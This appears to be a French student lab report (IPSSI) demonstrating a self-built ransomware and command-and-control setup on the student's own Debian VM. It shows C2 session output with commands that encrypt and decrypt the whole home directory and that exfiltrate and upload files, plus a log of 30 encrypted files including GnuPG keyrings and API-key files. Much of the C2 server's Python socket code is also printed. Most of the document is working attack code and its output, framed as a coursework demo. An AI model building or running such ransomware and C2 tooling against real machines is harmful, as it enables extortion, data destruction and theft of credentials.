

The logo consists of the text ".IPSSI" in a bold, black, sans-serif font, centered on a solid yellow rectangular background.

Lancement du serveur.

```
yassine@debian:~/Documents$ python3 c2_server.py
[*] SERVEUR C2 PRET - En attente de connexion...

[+] VICTIME CONNECTEE : UUID:259ec078-e3d7-44d5-9c46-44789c4c8df8 | KEY:VDQQIRSTLHQTIDD

--- COMMANDES DISPONIBLES ---
ENCRYPT / DECRYPT : Cible tout le HOME de l'utilisateur
GET <chemin>      : Exfiltrer un fichier
SEND <chemin>     : Infiltrer un fichier
<cmd systeme>    : ls, whoami, pwd, etc.
exit             : Fermer la session
-----

C2 >> |
```

Exécution des commandes pour le chiffrement du dossier home de l'utilisateur, ainsi que le déchiffrement, puis l'infiltration et l'exfiltration.

```
C2 >> whoami

[CLIENT]:
yassine

C2 >> ls -l

[CLIENT]:
total 52
-rw-rw-r-- 1 yassine yassine 2047 16 janv. 13:52 c2_history.log
-rw-rw-r-- 1 yassine yassine 2949 16 janv. 11:31 c2_server.py
-rw-rw-r-- 1 yassine yassine 111 16 janv. 13:51 exfil_api_keys.env
-rw-rw-r-- 1 yassine yassine 41 16 janv. 13:51 exfil_monitoring.conf
-rw-rw-r-- 1 yassine yassine 11 16 janv. 13:51 exfil_secret.txt
-rw-rw-r-- 1 yassine yassine 33 16 janv. 13:51 exfil_test_attaque_secret.txt
-rw-rw-r-- 1 yassine yassine 3611 16 janv. 11:29 ransomware_client.py
-rw-rw-r-- 1 yassine yassine 33 16 janv. 13:51 received_secret.txt
-rw-rw-r-- 1 yassine yassine 111 16 janv. 13:51 recu_api_keys.env
-rw-rw-r-- 1 yassine yassine 11 16 janv. 13:51 recu_secret.txt
-rw-rw-r-- 1 yassine yassine 56 16 janv. 13:51 recu_test_ransomware
drwxrwxr-x 2 yassine yassine 4096 15 janv. 16:01 test_attaque
-rw-rw-r-- 1 yassine yassine 120 16 janv. 13:51 victims_database.txt

C2 >> ENCRYPT

[CLIENT]:
Termine (30 fichiers). Log: ~/.system_trace.log

C2 >> █
```

```
C2 >> DECRYPT

[CLIENT]:
Termine (30 fichiers). Log: ~/.system_trace.log

C2 >> SEND /home/yassine/Documents/test_attaque/secret.txt
[CLIENT]: Fichier recu_secret.txt bien recu.


C2 >> GET /home/yassine/Documents/test_attaque/secret.txt
[+] Succes: exfil_secret.txt sauvegarde localement.

C2 >> █
```

Puis suite à l'exécution des commandes, le tout se stock dans le fichier .system\_trace.log qui se met à jour à chaque commande exécutée en temps réel. On voit bien les logs de chaque fichier crypté et décrypté, ainsi que pour les uploads et le download.

```
[2026-01-16 13:52:58.123328] SHELL CMD: whoami
[2026-01-16 13:53:03.344587] SHELL CMD: ls -l
[2026-01-16 13:53:14.170413] --- DEBUT ENCRYPT sur /home/yassine ---
[2026-01-16 13:53:14.174555] FILE_ENCRYPT: /home/yassine/gc0b
[2026-01-16 13:53:14.175360] FILE_ENCRYPT: /home/yassine/}hd,!tje
[2026-01-16 13:53:14.176974] FILE_ENCRYPT: /home/yassine/monitoring.conf
[2026-01-16 13:53:14.178476] FILE_ENCRYPT: /home/yassine/test_ransomware
[2026-01-16 13:53:14.212792] FILE_ENCRYPT: /home/yassine/Captures d'écran/Capture d'écran du 2026-01-16 10-58-53.png
[2026-01-16 13:53:14.244417] FILE_ENCRYPT: /home/yassine/.gnupg/random_seed
[2026-01-16 13:53:14.215092] FILE_ENCRYPT: /home/yassine/.gnupg/pubring.kbx
[2026-01-16 13:53:14.216322] FILE_ENCRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/7462804f.d5a68194.crl
[2026-01-16 13:53:14.217442] FILE_ENCRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/75d1b2ed.de05bb98.crl
[2026-01-16 13:53:14.218146] FILE_ENCRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/cf887acb.0f995861.crl
[2026-01-16 13:53:14.219142] FILE_ENCRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/7abcc12f.dea36fd7.crl
[2026-01-16 13:53:14.258995] FILE_ENCRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/d16da424.cbeb964c.crl
[2026-01-16 13:53:14.260900] FILE_ENCRYPT: /home/yassine/Documents/recu_secret.txt
[2026-01-16 13:53:14.261415] FILE_ENCRYPT: /home/yassine/Documents/exfil_api_keys.env
[2026-01-16 13:53:14.262078] FILE_ENCRYPT: /home/yassine/Documents/c2_history.log
[2026-01-16 13:53:14.262867] FILE_ENCRYPT: /home/yassine/Documents/received_secret.txt
[2026-01-16 13:53:14.264739] FILE_ENCRYPT: /home/yassine/Documents/exfil_test_attaque_secret.txt
[2026-01-16 13:53:14.266067] FILE_ENCRYPT: /home/yassine/Documents/recu_test_ransomware
[2026-01-16 13:53:14.267374] FILE_ENCRYPT: /home/yassine/Documents/victims_database.txt
[2026-01-16 13:53:14.268528] FILE_ENCRYPT: /home/yassine/Documents/recu_api_keys.env
[2026-01-16 13:53:14.270456] FILE_ENCRYPT: /home/yassine/Documents/exfil_secret.txt
[2026-01-16 13:53:14.271430] FILE_ENCRYPT: /home/yassine/Documents/exfil_monitoring.conf
[2026-01-16 13:53:14.271923] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/antivirus
[2026-01-16 13:53:14.272963] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/secret.txt
[2026-01-16 13:53:14.273632] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/antivirus.gpg
[2026-01-16 13:53:14.274364] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/api_keys.env
[2026-01-16 13:53:14.274981] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/Antivirus2
[2026-01-16 13:53:14.275718] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/vpn_config.conf
[2026-01-16 13:53:14.276431] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/IPSSI-SQV
[2026-01-16 13:53:14.277095] FILE_ENCRYPT: /home/yassine/Documents/test_attaque/database_dump.sql
[2026-01-16 13:53:14.277328] --- FIN ENCRYPT: 30 fichiers ---
[2026-01-16 13:54:27.837689] --- DEBUT DECRYPT sur /home/yassine ---
[2026-01-16 13:54:27.839815] FILE_DECRYPT: /home/yassine/gc0b
[2026-01-16 13:54:27.840507] FILE_DECRYPT: /home/yassine/}hd,!tje
[2026-01-16 13:54:27.841715] FILE_DECRYPT: /home/yassine/monitoring.conf
[2026-01-16 13:54:27.844175] FILE_DECRYPT: /home/yassine/test_ransomware
[2026-01-16 13:54:27.875321] FILE_DECRYPT: /home/yassine/Captures d'écran/Capture d'écran du 2026-01-16 10-58-53.png
[2026-01-16 13:54:27.877593] FILE_DECRYPT: /home/yassine/.gnupg/random_seed
[2026-01-16 13:54:27.879295] FILE_DECRYPT: /home/yassine/.gnupg/pubring.kbx
[2026-01-16 13:54:27.881923] FILE_DECRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/7462804f.d5a68194.crl
[2026-01-16 13:54:27.883219] FILE_DECRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/75d1b2ed.de05bb98.crl
[2026-01-16 13:54:27.884410] FILE_DECRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/cf887acb.0f995861.crl
[2026-01-16 13:54:27.885507] FILE_DECRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/7abcc12f.dea36fd7.crl
[2026-01-16 13:54:27.933847] FILE_DECRYPT: /home/yassine/.dotnet/corefx/cryptography/crls/d16da424.cbeb964c.crl
[2026-01-16 13:54:27.935730] FILE_DECRYPT: /home/yassine/Documents/recu_secret.txt
[2026-01-16 13:54:27.936533] FILE_DECRYPT: /home/yassine/Documents/exfil_api_keys.env
[2026-01-16 13:54:27.937704] FILE_DECRYPT: /home/yassine/Documents/c2_history.log
[2026-01-16 13:54:27.938762] FILE_DECRYPT: /home/yassine/Documents/received_secret.txt
[2026-01-16 13:54:27.940838] FILE_DECRYPT: /home/yassine/Documents/exfil_test_attaque_secret.txt
[2026-01-16 13:54:27.941513] FILE_DECRYPT: /home/yassine/Documents/recu_test_ransomware
[2026-01-16 13:54:27.942850] FILE_DECRYPT: /home/yassine/Documents/victims_database.txt
[2026-01-16 13:54:27.943786] FILE_DECRYPT: /home/yassine/Documents/recu_api_keys.env
[2026-01-16 13:54:27.946440] FILE_DECRYPT: /home/yassine/Documents/exfil_secret.txt
[2026-01-16 13:54:27.947752] FILE_DECRYPT: /home/yassine/Documents/exfil_monitoring.conf
[2026-01-16 13:54:27.948219] FILE_DECRYPT: /home/yassine/Documents/test_attaque/antivirus
[2026-01-16 13:54:27.949357] FILE_DECRYPT: /home/yassine/Documents/test_attaque/secret.txt
[2026-01-16 13:54:27.950109] FILE_DECRYPT: /home/yassine/Documents/test_attaque/antivirus.gpg
[2026-01-16 13:54:27.950764] FILE_DECRYPT: /home/yassine/Documents/test_attaque/api_keys.env
[2026-01-16 13:54:27.951131] FILE_DECRYPT: /home/yassine/Documents/test_attaque/Antivirus2
[2026-01-16 13:54:27.951488] FILE_DECRYPT: /home/yassine/Documents/test_attaque/vpn_config.conf
[2026-01-16 13:54:27.951807] FILE_DECRYPT: /home/yassine/Documents/test_attaque/IPSSI-SQV
[2026-01-16 13:54:27.952176] FILE_DECRYPT: /home/yassine/Documents/test_attaque/database_dump.sql
[2026-01-16 13:54:27.952294] --- FIN DECRYPT: 30 fichiers ---
[2026-01-16 13:54:55.250018] RECEPTION SUCCES: /home/yassine/Documents/test_attaque/secret.txt (11 bytes)
[2026-01-16 13:55:03.117616] EXFILTRATION SUCCES: /home/yassine/Documents/test_attaque/secret.txt
```

Et là voici une petite visualisation du travail sur une interface de VisualStudio Code en utilisant le remote SSH.



The screenshot displays the Visual Studio Code interface connected via remote SSH to a Debian VM. The Explorer sidebar on the left shows the file structure of the project, including configuration files, scripts, and logs. The main editor window is open to the `c2_server.py` file, which contains a Python script for a C2 server. The script uses the `socket` module to listen on port 8888 and handle incoming connections. It includes a menu for various commands like `ENCRYPT / DECRYPT`, `GET`, `SEND`, and `exit`. The script also logs connections to `c2_history.log`. The bottom panel shows a terminal window with the command `python3 c2_server.py` being executed, and a list of open files at the bottom right.

```
1 import socket, os
2 from datetime import datetime
3
4 def start_c2():
5     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6     s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
7     s.bind(('0.0.0.0', 8888))
8     s.listen(5)
9     print("[*] SERVEUR C2 PRET - En attente de connexion...")
10
11     conn, addr = s.accept()
12     v_info = conn.recv(1024).decode()
13     print(f"\n[+] VICTIME CONNECTEE : {v_info}")
14
15     # --- LE MENU D'AIDE (Maintenu pour la démo) ---
16     print("\n--- COMMANDES DISPONIBLES ---")
17     print(" ENCRYPT / DECRYPT : Cible tout le HOME de l'utilisateur")
18     print(" GET <chemin> : Exfiltrer un fichier")
19     print(" SEND <chemin> : Infiltrer un fichier")
20     print(" <cmd system> : ls, whoami, pwd, etc.")
21     print(" exit : Fermer la session")
22     print("-----")
23
24     with open("c2_history.log", "a") as f_log:
25         f_log.write(f"[{datetime.now()}] CONNEXION : {addr} | {v_info}\n")
26
27     while True:
28         cmd = input("\nc2 >> ")
29         if not cmd: continue
30
31         conn.send(cmd.encode())
32         if cmd == "exit": break
33
34         if cmd.startswith("GET "):
35             size = conn.recv(1024).decode()
36             with open("c2_history.log", "a") as f_log:
37                 if "ERREUR" in size:
```

PROBLÈMES SORTIE TERMINAL PORTS

```
yassine@debian:~/Documents$ python3 c2_server.py
c2_history.log
c2_server.py
exfil_api_keys.env
exfil_monitoring.conf
exfil_secret.txt
exfil_test_attaque_secret.txt
ransomware_client.py
received_secret.txt
recu_api_keys.env
```

L 13, col 49